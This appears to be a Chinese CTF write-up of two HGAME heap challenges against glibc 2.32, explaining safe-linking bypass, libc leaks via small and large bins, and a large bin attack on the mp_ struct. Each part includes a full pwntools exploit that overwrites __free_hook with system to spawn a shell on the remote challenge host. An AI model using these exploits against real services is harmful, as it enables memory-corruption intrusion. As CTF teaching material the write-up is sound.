Week3-伊 丽 莎 白

safe_note

libc-2.32开始,tcache和fastbin出现safe-linking保护机制。

本题通过show tcache中的第一个堆块泄露libc基址，同时通过位移12得到key用于后续异或计算

但泄露libc是本题最坑的一个地方，以往是用show当中的puts函数输出main_arena+96，也就是unsorted bin的头

由于这个libc版本的特殊性，该地址恰好为00结尾，导致show不出来，只能接收到一个\n

但双向链表也不只是unsorted bin才有，通过small bin或large bin也可以实现一样的效果

这里用small bin因为add对于大小有限制。（想进入large bin得>0x400）

做法是先分配堆块到unsorted bin，之后malloc一次size不匹配的堆块，unsorted bin中的堆块不会被取出而会被分配至对应的small或者large bin

gdb中看到偏移于是计算出libc基址

之后就是正常的double free了

Exp:

```python
from pwn import*
context.log_level="debug"
context.terminal=["konsole","-e"]
#p = process("./vuln")
p = remote("week-3.hgame.lwsec.cn","31310")
elf=ELF("./vuln")
libc=ELF("./libc-2.32.so")

def debug():
    gdb.attach(p)

def add(idx,size):
    p.sendlineafter(b"5. Exit",str(1))
    p.sendlineafter(b"Index: ",str(idx))
    p.sendlineafter(b"Size: ",str(size))
    #p.sendafter(b"Content: ",content)

def edit(idx,content):
    p.sendlineafter(b"5. Exit",str(3))
    p.sendlineafter(b"Index: ",str(idx))
    p.sendafter(b"Content: ",content)

def show(idx):
    p.sendlineafter(b"5. Exit",str(4))
    p.sendlineafter(b"Index: ",str(idx))
def delete(idx):
    p.sendlineafter(b"5. Exit",str(2))
    p.sendlineafter(b"Index: ",str(idx))

add(0,0x80)
add(11,0x80)
[add(i,0x80)for i in range(1,8)]
[delete(i)for i in range(1,8)]

show(1)
heap_base=u64(p.recv(5).ljust(8,b'\x00'))<<12
key=heap_base>>12
log.success("heap base : "+hex(heap_base))

delete(11)
add(12,0xf0)
#debug()
show(11)
base=u64(p.recv(6).ljust(8,b"\x00"))-libc.sym['__malloc_hook']-224-0x10
print("libc_base=",hex(base))
free_hook= base +libc.sym['__free_hook']
system=base+libc.sym['system']

cry_free_hook=(free_hook)^key
add(8,0x80)
delete(7)
edit(8,p64(cry_free_hook))
add(9,0x80)
edit(9,'/bin/sh\x00') ##9
add(10,0x80)
edit(10,p64(system))
delete(9)

p.interactive()

```

large_note

Large bin attack操作难度不大，就是很绕，理解起来比较费时间，挺繁琐的但理解之后也就还可以

泄露libc和heap基址的方法都是通过large bin, 当large bin中只有一个堆块时，其fd,bk指针可用于泄露libc基址，其fd_nextsize,bk_nextsize可用于泄露heap基址。


不过泄露heap基址时我用垃圾数据覆盖掉了fd,bk,后续操作会出现问题，所以泄露完成后应该用之前泄露的fd覆盖回去

这题的利用方法比较新，因为large bin attack实现的是任意地址写，但get shell需要配合其他的攻击方式（tcache poisoning、double free）

这题只能add size很大的chunk，delete不能直接进入tcache。于是学到了mp_结构体，其中tcache_bins变量记录了tcache的bin个数，默认为0x40,也就是size范围从0x20~0x410这64个bin，通过large bin attack可以将其篡改成一个很大的数，如此就可以将大chunk分配进入tcache。


那么这题就要打mp_结构体

图中是篡改之后的



```
pwndbg> p/x mp_
$6 = {
  trim_threshold = 0x20000,
  top_pad = 0x20000,
  mmap_threshold = 0x20000,
  arena_test = 0x8,
  arena_max = 0x0,
  n_mmaps = 0x0,
  n_mmaps_max = 0x10000,
  max_n_mmaps = 0x0,
  no_dyn_threshold = 0x0,
  mmapped_mem = 0x0,
  max_mmapped_mem = 0x0,
  sbrk_base = 0x55fced92b000,
  tcache_bins = 0x55fced92d0e0,
  tcache_max_bytes = 0x408,
  tcache_count = 0x7,
  tcache_unsorted_limit = 0x0
}
```

之后就可以把大chunk 用tcache存取，但是其tcache_entry和链表头的位置有点怪，会导致gdb的分析出现错误

这里free了一块0x500的chunk，在这里看到tcachebins的解析有点奇怪，那就直接看堆地址



```
pwndbg> bins
tcachebins
0x50 [   0]: 0x1000000000000
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x5624c0e8c5f0 —▸ 0x7facbd11ac00 (main_arena+96) ◂— 0x5624c0e8c5f0
smallbins
empty
largebins
0xc: 0x5624c0e8b4c0 —▸ 0x7facbd11b0b0 (main_arena+1296) ◂— 0x5624c0e8b4c0
```



```
pwndbg> x/150xg 0x5624c0e8a000
0x5624c0e8a000: 0x0000000000000000      0x0000000000000291
0x5624c0e8a010: 0x0000000000000000      0x0000000000000000
0x5624c0e8a020: 0x0000000000000000      0x0000000000000000
0x5624c0e8a030: 0x0000000000000000      0x0000000000000000
0x5624c0e8a040: 0x0000000000000000      0x0000000000000000
0x5624c0e8a050: 0x0000000000000000      0x0000000000000000
0x5624c0e8a060: 0x0000000000000000      0x0000000000000000
0x5624c0e8a070: 0x0000000000000000      0x0000000000000000
0x5624c0e8a080: 0x0000000000000000      0x0000000000000000
0x5624c0e8a090: 0x0000000000000000      0x0000000000000000
0x5624c0e8a0a0: 0x0000000000000000      0x0001000000000000
0x5624c0e8a0b0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a0c0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a0d0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a0e0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a0f0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a100: 0x0000000000000000      0x0000000000000000
0x5624c0e8a110: 0x0000000000000000      0x0000000000000000
0x5624c0e8a120: 0x0000000000000000      0x0000000000000000
0x5624c0e8a130: 0x0000000000000000      0x0000000000000000
0x5624c0e8a140: 0x0000000000000000      0x0000000000000000
0x5624c0e8a150: 0x0000000000000000      0x0000000000000000
0x5624c0e8a160: 0x0000000000000000      0x0000000000000000
0x5624c0e8a170: 0x0000000000000000      0x0000000000000000
0x5624c0e8a180: 0x0000000000000000      0x0000000000000000
0x5624c0e8a190: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1a0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1b0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1c0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1d0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1e0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a1f0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a200: 0x0000000000000000      0x0000000000000000
0x5624c0e8a210: 0x0000000000000000      0x0000000000000000
0x5624c0e8a220: 0x0000000000000000      0x0000000000000000
0x5624c0e8a230: 0x0000000000000000      0x0000000000000000
0x5624c0e8a240: 0x0000000000000000      0x0000000000000000
0x5624c0e8a250: 0x0000000000000000      0x0000000000000000
0x5624c0e8a260: 0x0000000000000000      0x0000000000000000
0x5624c0e8a270: 0x0000000000000000      0x0000000000000000
0x5624c0e8a280: 0x0000000000000000      0x0000000000000000
0x5624c0e8a290: 0x0000000000000000      0x0000000000000511
0x5624c0e8a2a0: 0x00007facbd11b030      0x00007facbd11b030
0x5624c0e8a2b0: 0x00005624c0e8a290      0x00005624c0e8a290
0x5624c0e8a2c0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a2d0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a2e0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a2f0: 0x0000000000000000      0x0000000000000000
0x5624c0e8a300: 0x0000000000000000      0x00005624c0e8c0f0
```

可见其entry位被当作了其他较小bin的链表头，但真正的链表头在tcache_perthread_struct这个结构体以下的位置（chunk1的内部），绿色框这一块是0x500大小的chunk1的范围，那么就可以使用edit对chunk1进行修改，指定位置写入free_hook，取出后就是free_hook，完成tcache poisoning.

Exp:

```python
from pwn import*
context.log_level="debug"
context.terminal=["konsole","-e"]
#p = process("./vuln")
p = remote("week-3.hgame.lwsec.cn","32088")
elf=ELF("./vuln")
libc=ELF("./libc-2.32.so")

def debug():
    gdb.attach(p)

def add(idx,size):
    p.sendlineafter(b"5. Exit",str(1))
    p.sendlineafter(b"Index: ",str(idx))
    p.sendlineafter(b"Size: ",str(size))
    #p.sendafter(b"Content: ",content)

def edit(idx,content):
    p.sendlineafter(b"5. Exit",str(3))
    p.sendlineafter(b"Index: ",str(idx))
    p.sendafter(b"Content: ",content)

def show(idx):
    p.sendlineafter(b"5. Exit",str(4))
    p.sendlineafter(b"Index: ",str(idx))
def delete(idx):
    p.sendlineafter(b"5. Exit",str(2))
    p.sendlineafter(b"Index: ",str(idx))

add(1,0x500)#1
add(2,0x600)
add(3,0x700)

delete(1)
delete(3)
add(4,0x700)
show(1)

out=u64(p.recv(6).ljust(8,b"\x00"))
base=out-libc.sym['__malloc_hook']-1168-0x10
print("libc_base=",hex(base))
free_hook= base +libc.sym['__free_hook']
system=base+libc.sym['system']
mp_offset=0x7fb195cdc280-0x7fb195af9000
mp_=base+mp_offset
print("mp_=",hex(mp_))
target=mp_+0x50
```

```

add(10,0x500)#take out 1

add(5,0x700)#chunk1
add(6,0x500)
add(7,0x6f0)#chunk2
add(8,0x500)
delete(5)
add(9,0x900)
delete(7)
show(5)
fd=u64(p.recv(6).ljust(8,b"\x00"))
edit(5,p64(fd)*2+p64(target-0x20)*2)
add(11,0x900)

edit(1,b'a'*0x10)
show(1)
p.recvuntil(b'a'*0x10)
heap_base=u64(p.recv(6).ljust(8,b'\x00'))-0x290
edit(1,p64(out)*2)
key=heap_base>>12
log.success("heap base : "+hex(heap_base))
cry_free_hook=(free_hook)^key


#debug()
add(2,0x500)
delete(2)
print(hex(free_hook))
edit(1,p64(base)*2+p64(heap_base)*2+p64(0)*9+p64(free_hook))
add(3,0x500)
edit(3,p64(system))
edit(6,b'/bin/sh\x00')
delete(6)

p.interactive()

```